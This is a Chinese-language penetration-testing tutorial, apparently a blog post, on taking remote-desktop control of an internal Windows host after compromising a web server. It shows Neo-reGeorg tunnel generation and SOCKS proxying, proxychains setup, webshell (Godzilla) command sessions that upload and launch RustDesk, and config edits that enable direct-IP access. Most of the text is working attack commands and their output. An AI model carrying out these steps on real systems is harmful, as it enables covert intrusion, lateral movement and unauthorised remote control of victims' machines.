

## B.2、RustDesk内网使用技巧

2023年9月22日 10:32

By:弱鸡

笔者微信: vivo50KFCKFC

项目地址: <https://github.com/RuoJi6/Deskbypass>

博客: <https://vlog.taoyuan.cool/>

工具链接:

链接: [https://pan.baidu.com/s/1XdVkJAU\\_Q9rD0PMiSDZFKQ?pwd=zdpm](https://pan.baidu.com/s/1XdVkJAU_Q9rD0PMiSDZFKQ?pwd=zdpm)

提取码: zdpm

--来自百度网盘超级会员v4的分享

RustDesk纯内网也可以使用

使用内网IP+端口的方式进行连接

攻击机器kali

A(web)外网win10----->->-----B(mysql)内网win10

192.168.86.130

192.168.132.129

192.168.132.128

模拟环境: 拿到web的权限, 通过上传Neo-reGeorg, 代理出网, 通过漏洞拿到mysql服务器

web权限这个时候, 我想去控制这台机器, 通过Neo-reGeorg代理去连接

1、先拿到b机器的webshell权限, 或者是数据库执行权限, 和之前一样上传RustDesk到服务器

然后启动

python neoreg.py generate -k

```
(kali㉿kali)-[~/Desktop/Neo-reGeorg-5.1.0]
$ python3 neoreg.py generate -k admin

"$$$$$$$' 'M$ '$$$@m
:$$$$$$$$$$$$$$$' '$$$$'
'$' 'JZI'$$$& '$$$$'
'$$$ '$$$$
$$$$ J$$$$'
m$$$$ $$$$,
$$$$$
```

生成连接脚本, 上传到目标机器, 把内外环境代理到本地

```
$ python3 neoreg.py -k admin -u http://192.168.86.130/tunnel.php -l 192.168.86.138

"$$$$$$$' 'M$ '$$$@m
:$$$$$$$$$$$$$$$' '$$$$'
'$' 'JZI'$$$& '$$$$'
'$$$ '$$$$
$$$$ J$$$$'
m$$$$ $$$$,
$$$$@ '$$$$_
'lt$$$$' '$$$$<
'$$$$$$$$$$$' '$$$$
'@$$$$' '$$$$'
'$$$$ '$$$$@
'z$$$$$ @$$$
r$$$ $|
'$v c$$
'$v $v$$$$$$$$$#
$$x$$$$$$$$$twelve$$$$$'
@$$$$L ' '<@$$$$$$$`
$$ '$$

Neo-reGeorg
version 5.1.0
```

```

    $x$$$$$twelve$$$
    @$$$L ' '<@$$$$$
    $$ '$$

[ Github ] https://github.com/L-codes/Neo-reGeorg

+-----+
Log Level set to [ERROR]
Starting SOCKS5 server [192.168.86.138:1080]
Tunnel at:
  http://192.168.86.130/tunnel.php
+-----+

```

sudo vim /etc/proxychains4.conf

```

#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 192.168.86.138 1080

-- INSERT --

```

设置代理[这个代理是用来连接远程软件的，也就是RustDesk]

开启哥斯拉连接代理

然后就是和之前文章一样，上传RustDesk到目标机器，运行RustDesk

```
命令模板 cmd /c "{command}" 2>&1

currentDir:C:/phpstudy_pro/WWW/
fileRoot:[C:/, D:/]
currentUser:zyjsuper
osInfo:Windows NT ZYJSUPER 10.0 build 18363 (Windows 10) AMD64

C:/phpstudy_pro/WWW/ >dir


驱动器 C 中的卷没有标签。
卷的序列号是 12FD-0990

C:\phpstudy_pro\WWW 的目录


2023/09/22 11:41 <DIR>      .
2023/09/22 11:41 <DIR>      ..
2023/09/22 11:02          32 1.php
2023/09/22 10:57 <DIR>      error
2019/09/03 14:30      2,307 index.html
2023/09/22 11:41 12,882,920 rustdesk-1.1.9.exe
                3 个文件 12,885,259 字节
                3 个目录 75,638,665,216 可用字节
C:/phpstudy_pro/WWW/ >whoami

zyjsuper\zyjsuper
C:/phpstudy_pro/WWW/ >rustdesk-1.1.9.exe
|
```

配置文件地址：C:\Users\zyjsuper[用户名]\AppData\Roaming\RustDesk\config



## 添加密码




在修改RustDesk2.toml

在options下增加：

direct-server = 'Y'

direct-access-port = '8080'      连接端口



tasklist | findstr rustdesk

kill掉进程



taskkill /f /pid 2588

```
C:/phpstudy_pro/WWW/ >tasklist | findstr rustdesk

rustdesk-1.1.9.exe      2588 Console          1    20,728 K
C:/phpstudy_pro/WWW/ >taskkill /f /pid 2588

成功: 已终止 PID 为 2588 的进程。
C:/phpstudy_pro/WWW/ >
```

再次启动，然后本地使用代理连接



拿下内外机器

